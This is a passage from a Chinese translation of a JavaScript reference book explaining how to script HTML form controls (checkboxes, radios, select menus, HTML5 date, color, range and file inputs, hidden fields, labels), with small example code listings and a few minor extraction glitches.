      return (this.value.length < this.getAttribute("maxlength")); };
}
</script>

```

在线: <http://www.javascriptref.com/3ed/ch13/charcount.html>

虽然不是真正地直接与表单相关,考虑到它是 HTML5 的一个全局方面,对于文本域 `spellcheck` 特性通常很有用。为字段的 `spellcheck` 特性设置一个值,像下面那样,可以设置浏览器使用下划线标识拼写错误:

```

el = document.getElementById("commentBox2");
el.spellcheck = true;

```

许多浏览器可能默认打开了该特性,然而其他浏览器可能会根据字段的大小或类型限制该特性。为了保险起见,如果希望启用拼写检查,请自己设置该特性(见图 13-11)。




图 13-11 启用拼写检查

应当指出在许多字段上设置 `spellcheck` 属性会是一个很坏的主意,因为浏览器在逻辑上不能确定名称、地址以及其他值的拼写是否正确。

13.3.6 复选框和单选按钮

复选框和单选按钮(简称为“单选”)相对于文本字段具有的功能更加有限,因此很少通过 JavaScript 操作。在 XHTML 语法中,复选框和单选按钮非常类似,两者都使用 `<input>` 标签。复选框和单选按钮的基本 HTML 语法如下所示:

```

<input type="checkbox or radio"
  name="field name"
  id="field name"
  value="value for submission"
  checked="true or false">

```

与这些元素对应的 JavaScript 对象具有常规 input 元素的所有属性，外加在表 13-9 中列出的属性。

表 13-9 单选按钮和复选框 DOM 对应的附加属性

属 性	描 述
checked	指示字段状态的布尔值
defaultChecked	指示当加载页面时是否选择该字段的布尔值

复选框和单选按钮的两个特性需要进行一些额外的讨论。首先是 checked 特性，该特性简单地设置当加载页面或重置时默认选中该字段(它作为 checked 和 defaultChecked 属性反映于相应的对象中)。其次，如果选中该字段，则 value 特性的内容基于表单提交被发送到服务器端程序。例如，对于>，当选中该字段时，把名-值对 testbox=green 传递到服务器端。然而，如果没有提供 value 特性，反而会传递 on 值，导致名-值对为 testbox=on。

与其他>字段类似，当然，可以为复选框以及单选按钮调用 blur()和 focus()方法。这些字段还支持 click()方法，以修改控件的状态。考虑到这些方法，支持 onblur、onclick 以及 onfocus 事件。对于这些字段事件 onchange 也很有用。下面这个简单的例子对于了解该字段的使用有一定意义：

```
<form>
<label for="checkbox1">Checkbox 1:</label>
<input type="checkbox" name="checkbox1" id="checkbox1"
  onchange="alert('onchange fired');">
<!-- put a value attribute on this checkbox otherwise value is "on" if checked -->

<input type="button" value="Click"
  onclick="document.getElementById('checkbox1').click();">
<input type="button" value="Checked?"
  onclick="alert(document.getElementById('checkbox1').checked);">
<input type="button" value="Show value"
  onclick="alert(document.getElementById('checkbox1').value);">
</form>
```

HTML5 通过为该字段提供了一个新值 indeterminate，为复选框引入了一个非常有趣的变化。这个读-写属性可以将复选框修改为如图 13-12 所示的状态：




图 13-12 复选框的新状态

添加第三个状态的值不是真正的状态，它看起来有点令人怀疑，因此当使用该值时，提醒读者进行检查以查看这个 HTML5 修改是否存在。下面这个简单的例子演示了该值的基本用法：

```
<label for="checkbox1">Checkbox 1:</label>
<input type="checkbox" name="checkbox1" id="checkbox1">
<input type="button" value="Set Indeterminate"
  onclick="document.getElementById('checkbox1').indeterminate=true;"/>
```

```
<input type="button" value="Show Indeterminate" onclick="alert(document.
getElementById('checkbox1').indeterminate);">
```

在线: <http://www.javascriptref.com/3ed/ch13/checkbox.html>

单选按钮集合

复选框与其他许多元素类似, 为了便于使用 `getElementById()` 这类方法进行访问, 它们通常具有唯一的名称; 然而, 单选按钮组必须使用相同的 `name` 特性值进行命名, 因为单选按钮用于从许多项中选择一项。因此下面的脚本正确并且可以正常工作:

```
Yes:
<input type="radio" name="myradiogroup" id="radio1" value="yes">
No:
<input type="radio" name="myradiogroup" id="radio2" value="no">
Maybe:
<input type="radio" name="myradiogroup" id="radio3" value="maybe">
```

但是如果使 `id` 和 `name` 特性的命名相互匹配, 就像通常所做的那样, 则不能使单选按钮保持所期望的“从许多选择中选择一项”的效果:

```
Yes:
<input type="radio" name="radio1" id="radio1" value="yes">
No:
<input type="radio" name="radio2" id="radio2" value="no">
Maybe:
<input type="radio" name="radio3" id="radio3" value="maybe">
```

考虑到这一点, 对于单选按钮组, 为了确定单选按钮的状态, 遍历命名的项比尝试每个唯一的 `id` 值实际上更容易, 正如在下面这个例子中所演示的:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Radio Buttons</title>
</head>
<body>
<h1>Radio Buttons</h1>
<form action="echo.php" method="get" name="testform">
<p>Do you like simple examples?</p>
<p>
<label for="yesChoice">Yes: </label>
<input type="radio" name="answer" id="yesChoice" value="Yes" checked>
<label for="noChoice">No: </label>
<input type="radio" name="answer" id="noChoice" value="No">
<label for="maybeChoice">Maybe: </label>
<input type="radio" name="answer" id="maybeChoice" value="Maybe So">
</p>
```

```

<input type="button" value="Show Answer" id="showBtn">
</form>
<script>
function showValue(radiogroup) {
    var numradios = radiogroup.length;
    for (var i = 0; i < numradios; i++)
        if (radiogroup[i].checked) {
            alert("radio " + i + " with value of "+radiogroup[i].value);
            return;
        }
}

window.onload = function () {
    document.getElementById("showBtn").onclick = function () {
        showValue(document.testform.answer);
    };
};
</script>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch13/radio.html>

13.3.7 选择菜单

在 HTML 中, `<select>` 标签用于创建两种不同类型的下拉菜单。第一种也是最常用的一种是单选菜单, 通常简单地称为下拉菜单(pull-down)。第二种形式的菜单允许选择多个选项, 通常称为滚动列表(scrolled list)。在 JavaScript 中, 传统上通过对象引用这两个标签, 该对象简单地称为 Select 对象。在 DOM Level 1 中, 保留了这一组合, 但是该对象正确地称为 HTMLSelectElement。

为了开始对选择菜单的讨论, 首先提供一个例子, 该例子同时具有 HTML 中常用的单选项和多选项的下拉菜单(见图 13-13)。

```

<strong>Drink Size:</strong>
<select name="drink" id="drink">
    <option>Small</option>
    <option>Medium</option>
    <option>Large</option>
    <option>Jumbo</option>
</select>

<strong>Burger Toppings:</strong>
<select name="toppings" id="toppings" size="4" multiple="multiple">
    <option>Pickles</option>
    <option>Lettuce</option>
    <option>Tomato</option>
    <option>Mushrooms</option>
</select>

```




图 13-13 具有单选项和多选项的下拉菜单

HTMLSelectElement 具有其他表单字段通常具有的属性(`autofocus`、`disabled`、`form`、`name`、`required`、`tabIndex` 等), 同时具有在表 13-10 中显示的附加属性。

表 13-10 HTMLSelectElement 的附加属性

属性或方法	描 述
<code>length</code>	元素包含的<option>标签的数量(options[]集合的长度)
<code>multiple</code>	指示用户是否可以选多个选项的布尔值
<code>options[]</code>	<select>标签包含的 Option Elements 集合
<code>selectedIndex</code>	当前选择的选项在 options[]集合中的索引。如果 multiple 是 true, 在该属性中只容纳第一个选择的选项
<code>selectedOptions[]</code>	当前选择的选项的集合
<code>size</code>	同时能够看到的选项数量(对于下拉菜单为 1, 对于滚动列表大于 1)
<code>value</code>	容纳当前选中选项的 value 特性的字符串。如果 multiple 是 true, 则表示第一个选中选项的值

注意:

在非常古老的浏览器中没有广泛支持 Select 对象的 value 属性。根据编码的态度, 可能由于该原因而避免使用该属性。反而, 联合使用 options[]集合与 selectedIndex 手动提取选择的值。

为选择菜单应用脚本的关键是, 针对单选和多选菜单理解如何为当前选择的值检查 options[]集合。可以为该对象使用许多类似的事件处理程序, 如 onfocus, 但是对于<select>最有用事件处理程序是 onchange, 只要用户在菜单中选择一个不同的选项就会触发该事件。这是查阅当前选择值的好时机。对于单选菜单, 当前选中项保存在 selectedIndex 属性中, 很容易获取。例如, 对于命名为 testselect 的<select>标签, 为了查看选中选项的值, 可以使用一条比较长的语句, 如下所示:

```
alert (document.getElementById("testselect").
options[document.getElementById("testselect").selectedIndex].value);
```

正如所看到的, 那很快变得很笨拙了。因此, 实际上, 经常为<select>使用速记形式 this, 如下所示:

```
<form>
  <select
    onchange="alert (this.options[this.selectedIndex].value);">
    <option value="value one">Option 1</option>
```

```

        <option value="value two">Option 2</option>
        <option value="value three">Option 3</option>
    </select>
</form>

```

但是, 如果 `multiple` 特性为 `true`, 为了找到所有选择的项需要遍历 `options[]` 集合:

```

<script>
function showSelected(menu) {
    var i, msg="";
    for (i=0; i < menu.options.length; i++)
        if (menu.options[i].selected)
            msg += "option " + i + " selected\n";

    if (msg.length == 0) {
        msg = "no options selected";
    }
    alert(msg);
}
</script>
<form name="myform" id="myform">
    <select name="myselect" id="myselect" multiple>
        <option value="Value 1" selected>Option 1</option>
        <option value="Value 2">Option 2</option>
        <option value="Value 3" selected>Option 3</option>
        <option value="Value 4">Option 4</option>
        <option value="Value 5">Option 5</option>
    </select>
    <br>
    <input type="button" value="Show Selected"
        onclick="showSelected(document.myform.myselect);" />
</form>

```

1. 选项元素

既然已经介绍了如何访问选择菜单中的选项, 接下来就看一看 `Option` 对象自身的属性。这些对象具有其他表单元素所具有的大部分特性和方法, 外加在表 13-11 中列出的属性。

表 13-11 HTMLOptionElement 的额外属性

属 性	描 述
<code>defaultSelected</code>	指示默认是否选中该选项的布尔值(即, <code><option></code> 标签是否具有 <code>selected</code> 特性)
<code>disabled</code>	指示是否禁用该选项的布尔值
<code>index</code>	指示在对象的 <code>options[]</code> 集合中的什么位置能够找到该选项的数字
<code>label</code>	<code>label</code> 特性的值, 如果该元素上存在 <code>label</code> 特性; 否则与 <code>text</code> 特性的值相同
<code>selected</code>	指示当前是否选中该选项的布尔值
<code>text</code>	容纳由 <code><option></code> 的开始和结束标签所包围的文本的字符串。这经常会将该属性与 <code>value</code> 相混淆, 因为如果没有指定 <code>value</code> , 会将 <code><option></code> 标签所包围的文本发送到服务器
<code>value</code>	容纳 <code>value</code> 特性的文本的字符串, 如果选中该选项, 在提交时会将该属性发送到服务器

选择列表的一个有趣并且在某种程度上没有充分利用的方面是，可以使用<optgroup>标签对选项进行分组：

```
<label for="toppings">Burger Toppings:</label>
<select name="toppings" id="toppings">
  <option>Pickles</option>
  <option>Lettuce</option>
  <optgroup label="cheese">
    <option>American</option>
    <option>Cheddar</option>
    <option>Munster</option>
    <option>Swiss</option>
  </optgroup>
  <option>Tomato</option>
  <option>Mushrooms</option>
</select>
```

在最现代的浏览器中，应当可以看到类似图 13-14 的一些选项：




图 13-14 最现代的浏览器中的选项

除了所有 HTML 元素都具有的那些标准属性之外，DOM 只为通过 HTML`OptGroupElement` 对象操作这个元素提供了两个属性。它们是 `disabled` 和 `label`，这两个属性分别用于打开或关闭选项分组，以及访问其标签。

2. 使用脚本操作选择菜单

表单字段可以脚本化的事实意味着可以影响元素的外观或内容，以响应用户在另外一个元素上执行的动作。在本章后面将会多次看到该技术，但是该技术最普通的应用可能是用于选择菜单。

相关的选择菜单为用户提供了快速展现大量选项的能力。使用 JavaScript 构建这种菜单的关键是，理解如何自由地编辑或者甚至向菜单添加<option>标签。使用 JavaScript 完成该任务的传统方法是，为 `Option()` 构造函数使用 `new` 运算符，然后将结果选项插入菜单中。`Option()` 构造函数的语法如下所示：

```
var newOption = new Option(optionText, optionValue);
```

其中 `optionText` 是容纳由<option>起始和结束标签所包围的文本的字符串，`optionValue` 是指定

元素的 `value` 特性的字符串。显然, 使用标准的 DOM, 可以放弃这种方式, 并使用 `createElement()` 方法, 如下所示:

```
var newOption = document.createElement("option");
newOption.text = optionText;
newOption.value = optionValue;
```

再一次看到了老式语法有趣的简单性和简易性。不管采用哪种构造方式, 一旦创建 `Option` 对象, 就可以将其插入选择菜单的 `options[]` 集合中。例如, 可以编写如下所示的 `add()` 方法, 将新选项添加到菜单的末尾:

```
var menu = document.getElementById("selectMenu");
var newOption = document.createElement("option");
newOption.value = newValue;
newOption.text = newValue;
menu.add(newOption, null);
```

为了将新选项放置到另外一个位置, 在 `add()` 方法中使用指向一个元素的引用, 将把新选项放置到该元素之前。例如, 为了将选项放置到列表的头部, 可以使用下面的代码:

```
menu.add(newOption, menu.options[0]);
```

为了移除选项, 可以使用 `remove()` 方法, 并向其传递准备删除的选项的索引。例如, 下面的代码将从选项列表中移除第一项:

```
var menu = document.getElementById("selectMenu");
menu.remove(0);
```

表 13-12 给出了这两个方法的基本语法的细节。

表 13-12 用于添加和删除菜单选项的方法

方 法	描 述
<code>add(element, before)</code>	在 <code>before</code> 指向的选项之前插入新 <code>Option</code> 元素
<code>remove(index)</code>	删除 <code>options[]</code> 集合中 <code>index</code> 位置处的选项

在线可以找到操作选项列表的完整例子, 但是考虑到该例子太长在此省略了具体代码。

在线: <http://www.javascriptref.com/3ed/ch13/select.html>

13.3.8 日期选择器

HTML5 为选择日期和时间引入了大量新的表单字段。下面这个简单的例子展示了各个可用的字段:

```
<label>Date:
  <input type="date" name="date" id="date"
</label>
```

```

<br>
<label>Time:
  <input type="time" name="time" id="time"
</label>
<br>
<label>Date with time:
  <input type="datetime" name="datetime" id="datetime"
</label>
<br>
<label>Date with time - local:
  <input type="datetime-local" name="datetime-local" id="datetime-local"
</label>
<br>
<label>Month:
  <input type="month" name="month" id="month"
min="2008-03" max="2011-12" step="3"
</label>
<br>
<label>Week:
  <input type="week" name="week" id="week" min="2011-W01" max="2011-W52"
</label>

```

在线: <http://www.javascriptref.com/3ed/ch13/inputdate.html>

根据使用的浏览器, 这些日期选择器的渲染效果可能有较大的差别, 如图 13-15 和图 13-16 所示。




图 13-15 一种日期选择器




图 13-16 另一种日期选择器

考虑到可能看到的这一巨大差别, 还可能会好奇定制的程度。在出版本书的该版本时, 在最好的情况下样式化的机会也是受限的, 但是期望在不久的将来会改变这种情况。

从编程的角度看, 使用这一字段类型需要考虑一些方面。首先, 应当指出的是, 当读取字段中的值时, 会发现访问 `valueAsNumber` 或 `valueAsDate` 属性以获取包含的值是有用的。`valueAsDate` 非常有用, 因为它会返回 JavaScript 的一个 `Date` 对象。正如第 7 章所讨论的, 这个对象具有大量有用的方法, 如 `getFullYear()`、`getMilliseconds()` 等, 现在可以直接使用返回的值:

```
var dateField = document.getElementById("date");
alert("Year = " + dateField.valueAsDate.getFullYear());
```

在线: <http://www.javascriptref.com/3ed/ch13/valueasdate.html>

还会发现为其提供 min 和 max 特性是有用的, 前面在数字输入字段中介绍过这两个特性:

```
<input type="date" name="alpha" min="1999-9-13" max="2034-12-31">
```

当然, 可以通过编程方式访问这两个特性。此外, 如果设置了 step 特性, 就可以使用 stepUp() 和 stepDown() 方法, 如下所示:

```
<input type="date" name="bday" id="bday" value="2006-01-13" step="365">
<input type="button" value="Step Up"
onclick="document.getElementById('bday').stepUp()">
<input type="button" value="Step Down"
onclick="document.getElementById('bday').stepDown()">
```

注意:

因为 HTML5 富控件——如 color(接下来讨论)和 date, 在不兼容的浏览器中会降级为标准的文本字段, 许多开发人员会包含通常称为“polyfills”的 JavaScript 库, 该库修补了在低级别浏览器中缺失的这些字段。

13.3.9 颜色拾取器

HTML5 引入的另外一个令人激动的富控件是颜色拾取器。该标记很简单:

```
<label>Color:
  <input type="color" name="color" id="color" size="30"
</label>
```

在支持该控件的浏览器中, 可以看到一个颜色拾取器、色盘, 以及其他小组件。例如, 图 13-17 是该字段的早期浏览器实现:




图 13-17 颜色拾取器

拾取的颜色的值是 6 位十六进制格式(#RRGGBB)的数字,这种格式在 HTML 中很普遍。例如,黑色是#000000,红色是#FF0000,等等。与所有表单字段一样,可以通过编程方式读取和设置该值:

```
<input type="button" value="Set color"
onclick="document.getElementById('color').value='#FF0000';">
<input type="button" value="Show color"
onclick="alert(document.getElementById('color').value);">
```

根据规范,可以使用颜色关键字设置颜色,但是它们将根据索引转换成十六进制形式。然而,在最初的实现中看起来只允许十六进制的值,并且对于这些值当前没有转化机制。希望将来能够改变这种情况。

在线: <http://www.javascriptref.com/3ed/ch13/inputcolor.html>

13.3.10 滑块

HTML5 通过<input type="range">引入了滑块。如图 13-18 所示,下面的简单例子演示了一个滑块,该滑块设置了值、最小值(min)、最大值(max)以及 step,可以从一端向另一端移动滑块:




图 13-18 滑块

```
<label>Age:
  <input type="range" name="age" id="age" min="0" max="100"
    step="1" value="33">
</label>
```

与其他字段一样,可以通过代码读取滑块字段的值:

```
alert(document.getElementById("age").value);
```

与其他和数字相关的字段一样,可以使用 stepUp()和 stepDown()方法移动滑块:

```
document.getElementById("btnStepUp").onclick = function(){
  document.getElementById("age").stepUp();
};
document.getElementById("btnStepDown").onclick = function(){
  document.getElementById("age").stepDown();
};
```

与其他所有表单元素一样,可以通过 JavaScript 修改其他与范围相关的特性,如 min、max 以及 step,要么直接绑定,要么使用 getAttribute()和 setAttribute()方法。在线的例子演示了所有这些内容。

在线: <http://www.javascriptref.com/3ed/ch13/inputrange.html>

考虑到滑块的交互本性，当调整滑块时可能期望显示它的值。使用 `onchange` 事件处理程序可以很容易实现该效果，如下所示：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>range output</title>
<script>
function setOutput() {
    document.getElementById("value").value = document.getElementById("range").value;
}

window.onload = function() {
    document.getElementById("range").onchange = setOutput;
    setOutput();
};
</script>
</head>
<body>
<h2>range output</h2>
<form action="formecho.php" method="GET" id="numberForm">
<input type="range" name="range" id="range" min="0" max="100" step="1" value="33">
<br>
Current Value: <output id="value" name="value">33</output>
<br>
<input type="submit" value="Submit">
</form>
</body>
</html>

```

在线：<http://www.javascriptref.com/3ed/ch13/outputrange.html>

注意，在此使用了 `<output>` 标签，这一点很有趣。HTML5 定义了该标签，专门用于输出计算结果或其他与表单相关的职责。可以设置它的值，并且该值会设置元素的内容。可能会好奇，为什么不使用 `` 标签和 `innerHTML` 或 `innerText`？可以使用，为了向后兼容可能应当使用。在第 14 章会看到 `<output>` 标签的更多内容。

13.3.11 文件上传域

`<input>` 标签的一个强大类型是由 `<input type="file">` 定义的文件上传控件。该字段的基本 HTML 语法如下所示：

```

<input type="file"
    id="field name"
    name="field name"

```

```
size="field width in characters"
accept="MIME types allowed for upload">
```

该标签会创建与图 13-19 类似的文件上传字段：




图 13-19 文件上传字段

应当注意浏览器显示的文件选择列表可能有些不同，可以提供帮助消息，甚至省略路径框(见图 13-20)。

文件上传字段有一个额外的属性，`accept` 特性，该特性用于定义用户可以上传的 MIME 类型。有时浏览器不支持该特性，但是现在许多浏览器都支持，并且限制用户的最初选择是有用的。




图 13-20 不同的文件选择列表

在线：<http://www.javascriptref.com/3ed/ch13/accept.html>

注意：

对于文件上传字段的一个常见疏忽是，为了成功地上传文本，表单必须使用 `method="post"`，并且 `enctype` 特性必须设置为 `"multipart/form-data"`。

HTML5 对文件处理的修改

HTML5 的一个重要改进是，现在可以在一个字段中选择多个文件。对于文件选择器，如果添加了 `multiple` 特性——该特性允许设置额外的值，就可以一次选择多个文件。在增加这一特征之前，开发人员必须每次为用户希望访问的额外文件创建新的文件上传，或者必须嵌入支持多个文件上传的 Flash SWF 文件或 Java applet。现在，因为正在上传一系列内容，应当使用数组风格的语法命名该字段，所以服务器端知道正在接收的是多个文件，如下所示：

```
<input type="file" name="images[]" id="images" multiple>
```

HTML5 提供的另外一个改进是，现在可以使用新兴的 File API(<http://www.w3.org/TR/file-upload/>)通过编程方式访问文件。为了演示它的使用，首先为刚才指定的文件上传字段绑定一个侦听程序：

```
document.getElementById("images").addEventListener("change", listFiles, false);
```

在此，当调用 `listFiles` 函数时，可以访问来自事件目标的 `FileList` 对象。当遍历关联的文件时，使用熟悉的属性可以很容易地读取它们的名称(仅仅是文件名，没有路径)、类型(MIME 类型)，以及以字节为单位的 `size`：

```
function listFiles(e) {
    var files = e.target.files;
    var fileMessage = "";
    for (var i=0;i<files.length;i++) {
        var file = files[i];
        fileMessage += file.name + ": " + file.type + " - " +
file.size + " bytes<br>";
    }
    alert(fileMessage);
}
```

如果希望在客户端访问文件中的数据，则这个新兴的 File API 也可以使用 `FileReader` 对象。实例化一个 `FileReader`，然后将数据读取到该对象中：

```
var reader = new FileReader
```

例如，下面从关联的文件读取二进制数据，并将它自动转换成数据 URL：

```
reader.readAsDataURL(file);
```

一旦创建了该对象，就可以将图像写入 Web 页面中：

```
reader.onload = function (e) {
    var img = new Image();
    img.src = e.target.result;
    img.style.height = "100px";
    document.getElementById("message").appendChild(img);
};
```

完整的例子如下所示：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>input type="file"</title>
</head>
<body>
<form action="fileecho.php" method="POST" enctype="multipart/form-data">
<label>Image Files:
  <input type="file" name="images[]" id="images" multiple>
</label><br>
<div id="message"></div><br>
<input type="submit" value="Submit">
</form>
<script>
function listFiles(e) {
  var files = e.target.files;
  var fileMessage = "<br><strong>SELECTED FILES</strong><br>";
  for (var i = 0; i < files.length; i++) {
    var file = files[i];
    fileMessage += "<strong>" + file.name + "</strong>: " +
file.type + " - " + file.size + " bytes<br>";

    if (file.type.match("image.*")) {
      displayImage(file);
    }
  }
  document.getElementById("message").innerHTML = fileMessage;
}

function displayImage(file) {
  var reader = new FileReader();
  reader.onload = function (e) {
    var img = new Image();
    img.src = e.target.result;
    img.style.height = "100px";
    document.getElementById("message").appendChild(img);
  };
  reader.readAsDataURL(file);
}

var el = document.getElementById("images");
el.accept = "image/*";
document.getElementById("images").addEventListener("change", listFiles, false);
</script>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch13/file.html>

图 13-21 显示了该代码的运行示例。




图 13-21 选择多个文件并在本地显示图像

与文件处理相关的内容还有许多在此没有演示，但遗憾的是目前规范和实现不一致。后续两章会展示更多相关内容，包括文件拖放以及基于 Ajax 的上传，但是考虑到对该特征支持的变化，鼓励读者使用 Web 查找当前最新的语法，现在应当能够理解最新的语法了。

13.3.12 隐藏字段

隐藏表单字段使用 `<input type="hidden">` 定义。尽管会把它们的名-值对在表单提交期间发送到服务器，但是隐藏表单元素永远不会在屏幕上显示。因为它不可见并且不可交互，所以隐藏字段的语法很基本，并且通常看起来如下所示：

```
<input type="hidden" name="formtime" id="formtime" value="0">
```

操作隐藏字段的有用的 JavaScript 属性是 `disabled`、`form`、`id`、`name`，以及 `value`，在前面的文本字段中已经讨论了这些属性。例如，在此将隐藏字段设置为当前时间：

```
var el = document.getElementById("formtime");
var now = new Date();
el.value = now.getTime();
```

然后，可以计算结束时间并通过提交操作提交用户在表单中采用的时间。这个例子的意义是启发这个表单字段的可能用途，因为有些读者可能没有看到它们的大量使用。通常会发现它们容纳控件信息或者甚至状态信息。然而，这个例子还应当激发一些考虑因素，因为该值可能暗示服务器端现在信任表单内容。读者必须记住，不管是否隐藏，使用脚本和调试工具都可以很容易地操作这些字段。数据可以隐藏，但是它肯定不是安全的。然而，通常假定任何表单字段都是不安全的。

13.3.13 其他表单特征：标签、字段集和图例

HTML 对于表单支持其他一些标签，它们主要与可访问性的提高和样式表相关。例如，<label> 标签为它所包围的表单字段应用标签，用于提高可用性以及非可见的用户代理。下面是使用 <label> 标签的两个例子：

```
<form>
<label>Username:
<input type="text" id="username" name="username">
</label><br>
<label for="userpassword">Password: </label>
<input type="password" id="userpassword" name="userpassword">
</form>
```

HTMLLabelElement 支持的属性非常基本，但是有一个属性应当特别注意。因为该标签具有一个称为 for 的特性，因为 for 是保留字，所以反而使用 htmlFor 属性。

